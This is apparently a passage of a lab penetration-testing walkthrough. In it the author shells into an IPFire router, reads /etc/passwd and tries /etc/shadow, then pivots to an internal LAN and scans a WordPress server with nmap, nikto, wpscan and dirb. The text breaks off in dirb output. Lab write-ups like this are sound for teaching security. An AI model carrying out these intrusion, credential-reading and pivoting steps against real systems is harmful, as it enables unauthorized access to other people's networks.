[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd > use payloads
[*] Executing 'use payloads' on the device ...

cmd > use payloads/
payloads/armle/   payloads/mipsle/  payloads/python/
payloads/cmd/     payloads/perl/    payloads/x64/
payloads/mipsbe/  payloads/php/     payloads/x86/
cmd > use payloads/█
```

```
cmd > whoami
[*] Executing 'whoami' on the device ...
nobody

cmd > uname -a
[*] Executing 'uname -a' on the device ...
Linux ipfire-vulnera 3.10.44-ipfire #1 SMP Tue Sep 9 18:11:30 GMT 2014 i686 pentium2 i386
GNU/Linux

cmd > █
```

```
cmd > ls -l
[*] Executing 'ls -l' on the device ...
total 1568
-rwxr-xr-x 1 root root 18476 Sep 10 2014 aliases.cgi
-rwxr-xr-x 1 root root 3727 Sep 10 2014 atm-status.cgi
-rwxr-xr-x 1 root root 14691 Sep 10 2014 backup.cgi
-rwxr-xr-x 1 nobody nobody 62480 Sep 10 2014 cachemgr.cgi
-rwxr-xr-x 1 root root 8369 Sep 10 2014 chpasswd.cgi
-rwxr-xr-x 1 root root 19428 Sep 10 2014 connections.cgi
-rwxr-xr-x 1 root root 15976 Sep 10 2014 connscheduler.cgi
-rwxr-xr-x 1 root root 3804 Sep 10 2014 country.cgi
-rwxr-xr-x 1 root root 4189 Sep 10 2014 credits.cgi
-rwxr-xr-x 1 root root 20739 Sep 10 2014 ddns.cgi
-rwxr-xr-x 1 root root 48964 Sep 10 2014 dhcp.cgi
-rwxr-xr-x 1 root root 6274 Sep 10 2014 dns.cgi
-rwxr-xr-x 1 root root 11199 Sep 10 2014 dnsforward.cgi
-rwxr-xr-x 1 root root 3848 Sep 10 2014 entropy.cgi
-rwxr-xr-x 1 root root 8891 Sep 10 2014 extrahd.cgi
```

However it seems I have a shell with restricted privileges as I can't change my directory. Let me see if I can view the /etc/passwd file of the target. Let me see if I can view the /etc/passwd file of the target.

```

cmd > cat /etc/passwd
[*] Executing 'cat /etc/passwd' on the device ...
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
mail:x:8:12:mail:/var/spool/mail:/bin/false
squid:x:23:23:ftp:/var/spool/squid:/bin/false
ntp:x:38:38::/etc/ntp:/bin/false
mysql:x:41:41:MySQL Server:/dev/null:/bin/false
ftp:x:45:45:anonymous_user:/home/ftp:/bin/false
vsftpd:x:47:47:vsftpd User:/home/ftp:/bin/false
rsyncd:x:48:48:rsyncd Daemon:/home/rsync:/bin/false
stunnel:x:51:51:stunnel Daemon:/var/lib/stunnel:/bin/false
sshd:x:74:74:sshd:/var/empty:/bin/false
nobody:x:99:99:Nobody:/home/nobody:/bin/false
postfix:x:100:100::/var/spool/postfix:/bin/false
snort:x:101:101:ftp:/var/log/snort:/bin/false
logwatch:x:102:102::/var/log/logwatch:/bin/false
dnsmasq:x:103:103:::/bin/false
cron:x:104:104:::/bin/false
syslogd:x:105:105:/var/empty:/bin/false
klogd:x:106:106:/var/empty:/bin/false
clamav:x:109:109:Clam AntiVirus:/home/clamav:/bin/false
amavis:x:110:110:Amavisd-new user:/var/amavis:
cyrus:x:111:12:Cyrus user:/usr/cyrus:
filter:x:112:12:Spam user:/home/filter:/bin/false
mldonkey:x:113:111:Mldonkey user:/opt/mldonkey:/bin/false
asterisk:x:114:114:Asterisk user:/var/empty:/bin/false
samba:x:1000:1000:Samba User:/var/empty:/bin/false

cmd > █

```

I can't see the shadow file though. That was expected.

```

cmd > cat /etc/shadow
[*] Executing 'cat /etc/shadow' on the device ...

cmd > █

```

Ok, enough playing with the router. Let me learn more about the network. As I already have the router credentials, it's pretty easy.

The screenshot shows a web browser window with the URL `https://192.168.36.131:444/cgi-bin/index.cgi`. The page title is `ipfire-vulnera.localdomain-vulnera`. The interface includes a navigation menu with items like System, Status, Network, Services, Firewall, IPFire, and Logs. The main content area displays network information:

Network	IP address	Status
INTERNET	192.168.36.131	Connected - (6m 49s)
Gateway:	192.168.36.2	
DNS Servers:	192.168.36.2	
Network	IP address	Status
LAN	192.168.41.1/24	Proxy off

Below the network information, there is a note: `Please enable the fireinfo service.`

The footer of the page indicates `IPFire 2.15 (i586) - Core Update 82` and provides a link to `IPFire.org` for support.

You know what? There is a LAN network with network IP address 192.168.41.0/24 connected to the router and it is accessible. So I do a nmap SYN ping scan to see if it has any live systems.


```
kali@kali:~$ nmap -sP 192.168.41.1-100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-02 05:38 EDT
Nmap scan report for 192.168.41.10
Host is up (0.043s latency).
Nmap done: 100 IP addresses (1 host up) scanned in 3.55 seconds
kali@kali:~$
```

There's one LIVE system. The IP address is 192.168.41.10. Port scanning reveals that it has two ports open : 80 and 443. Yeah, the web server.

```
kali@kali:~$ nmap -sT 192.168.41.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-02 05:38 EDT
Nmap scan report for 192.168.41.10
Host is up (0.012s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 56.65 seconds
kali@kali:~$
```

Let's have a look at the website.



It says Ganana. Seeing at the icon at the top left of the browser, I can see, its running WordPress. Let's run nikto and confirm it.

```
kali@kali:~$ nikto -h 192.168.41.10
- Nikto v2.1.6
-----
+ Target IP:          192.168.41.10
+ Target Hostname:    192.168.41.10
+ Target Port:        80
+ Start Time:         2020-08-02 05:42:34 (GMT-4)
-----
+ Server: Apache
+ Retrieved x-powered-by header: PHP/7.3.17
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://192.168.41.10/wp-json/>; rel="https://api.w.org/"
```



- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + Uncommon header 'x-redirect-by' found, with contents: WordPress
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + Entry '/wp-admin/' in robots.txt returned a non-forbidden or redirect HTTP code (302)

The robots.txt is forbidding /wp-admin, the login page of wordpress. You know which tool to use if the target is wordpress. Yeah Wpscan. But before that I will see what else robots.txt is forbidding.

```
192.168.41.10/robots.txt x +
192.168.41.10/robots.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHun
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

Nothing but the login page. Let's run Wpscan.

```
kali@kali:~$ wpscan --url http://192.168.41.10
```



WordPress Security Scanner by the WPScan Team
Version 3.8.1

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] Updating the Database ...
[i] Update completed.
```

```
[+] URL: http://192.168.41.10/ [192.168.41.10]
[+] Started: Sun Aug 2 05:49:42 2020
```

Interesting Finding(s):

[+] Headers

Interesting Entries:

- Server: Apache
- X-Powered-By: PHP/7.3.17
- X-Mod-Pagespeed: 1.13.35.2-0

Found By: Headers (Passive Detection)
Confidence: 100%

[+] http://192.168.41.10/robots.txt

Interesting Entries:

- /wp-admin/
- /wp-admin/admin-ajax.php

Found By: Robots Txt (Aggressive Detection)
Confidence: 100%

[+] http://192.168.41.10/readme.html

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

```
[+] XML-RPC seems to be enabled: http://192.168.41.10/xmlrpc.php
Found By: Link Tag (Passive Detection)
Confidence: 100%
Confirmed By: Direct Access (Aggressive Detection), 100% confidence
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] The external WP-Cron seems to be enabled: http://192.168.41.10/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Latest, released on 2020-06-10).
Found By: Rss Generator (Passive Detection)
- http://192.168.41.10/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
- http://192.168.41.10/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: tsumugi
Location: http://192.168.41.10/wp-content/themes/tsumugi/
Latest Version: 2.2.1 (up to date)
Last Updated: 2019-05-05T00:00:00.000Z
Readme: http://192.168.41.10/wp-content/themes/tsumugi/readme.txt
Style URL: http://192.168.41.10/wp-content/themes/tsumugi/style.css?ver=2.2.1
Style Name: tsumugi
Style URI: http://littlebirdjp.github.io/tsumugi/
Description: tsumugi is a simple blog theme based on _s and Bootstrap. It consists of
a single column layout whic ...
Author: youthkee
Author URI: http://littlebird.mobi/

Found By: Css Style In 404 Page (Passive Detection)

Version: 2.2.1 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.41.10/wp-content/themes/tsumugi/style.css?ver=2.2.1, Match: 'Version
: 2.2.1'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] stop-user-enumeration
Location: http://192.168.41.10/wp-content/plugins/stop-user-enumeration/
Latest Version: 1.3.25 (up to date)
Last Updated: 2020-06-24T16:29:00.000Z

Found By: Urls In 404 Page (Passive Detection)

Version: 1.3.25 (100% confidence)
Found By: Query Parameter (Passive Detection)
- http://192.168.41.10/wp-content/plugins/stop-user-enumeration/frontend/js/frontend.
js?ver=1.3.25
Confirmed By:
Readme - Stable Tag (Aggressive Detection)
```

```

[+] theme-my-login
  Location: http://192.168.41.10/wp-content/plugins/theme-my-login/
  Last Updated: 2020-06-17T22:17:00.000Z
  [!] The version is out of date, the latest version is 7.1.1

  Found By: Urls In 404 Page (Passive Detection)

  Version: 7.1 (100% confidence)
  Found By: Query Parameter (Passive Detection)
    - http://192.168.41.10/wp-content/plugins/theme-my-login/assets/styles/theme-my-login.min.css?ver=7.1
  Confirmed By:
    Readme - ChangeLog Section (Aggressive Detection)
      - http://192.168.41.10/wp-content/plugins/theme-my-login/readme.txt
    Translation File (Aggressive Detection)
      - http://192.168.41.10/wp-content/plugins/theme-my-login/languages/theme-my-login.pot, Match: '"Project-Id-Version: Theme My Login 7.1'

t, Match: '"Project-Id-Version: Theme My Login 7.1'

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  Checking Config Backups - Time: 00:00:00 <=====> (21 / 21) 100.00% Time: 00:00:00

  [!] No Config Backups Found.

  [!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
  [!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sun Aug  2 05:49:57 2020
[+] Requests Done: 72
[+] Cached Requests: 7
[+] Data Sent: 14.636 KB
[+] Data Received: 15.216 MB
[+] Memory used: 108.883 MB
[+] Elapsed time: 00:00:14
kali@kali:~$ █

```

The target wordpress version is the latest and it is using a plugin to block user enumeration. Wow, this is the most secure wordpress I have ever seen. If you have noticed, although I can access this IP there was no port forward for this web server. So, this is a scenario where the web server is intended for internal users. But it is accessible to the outsiders due to incorrect access settings. Let's run dirb to see if there are any interesting directories as Wpscan did not give me anything interesting.

```

kali@kali:~$ dirb http://192.168.41.10

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Aug  2 05:57:35 2020
URL_BASE: http://192.168.41.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.41.10/ ----
=> DIRECTORY: http://192.168.41.10/0/
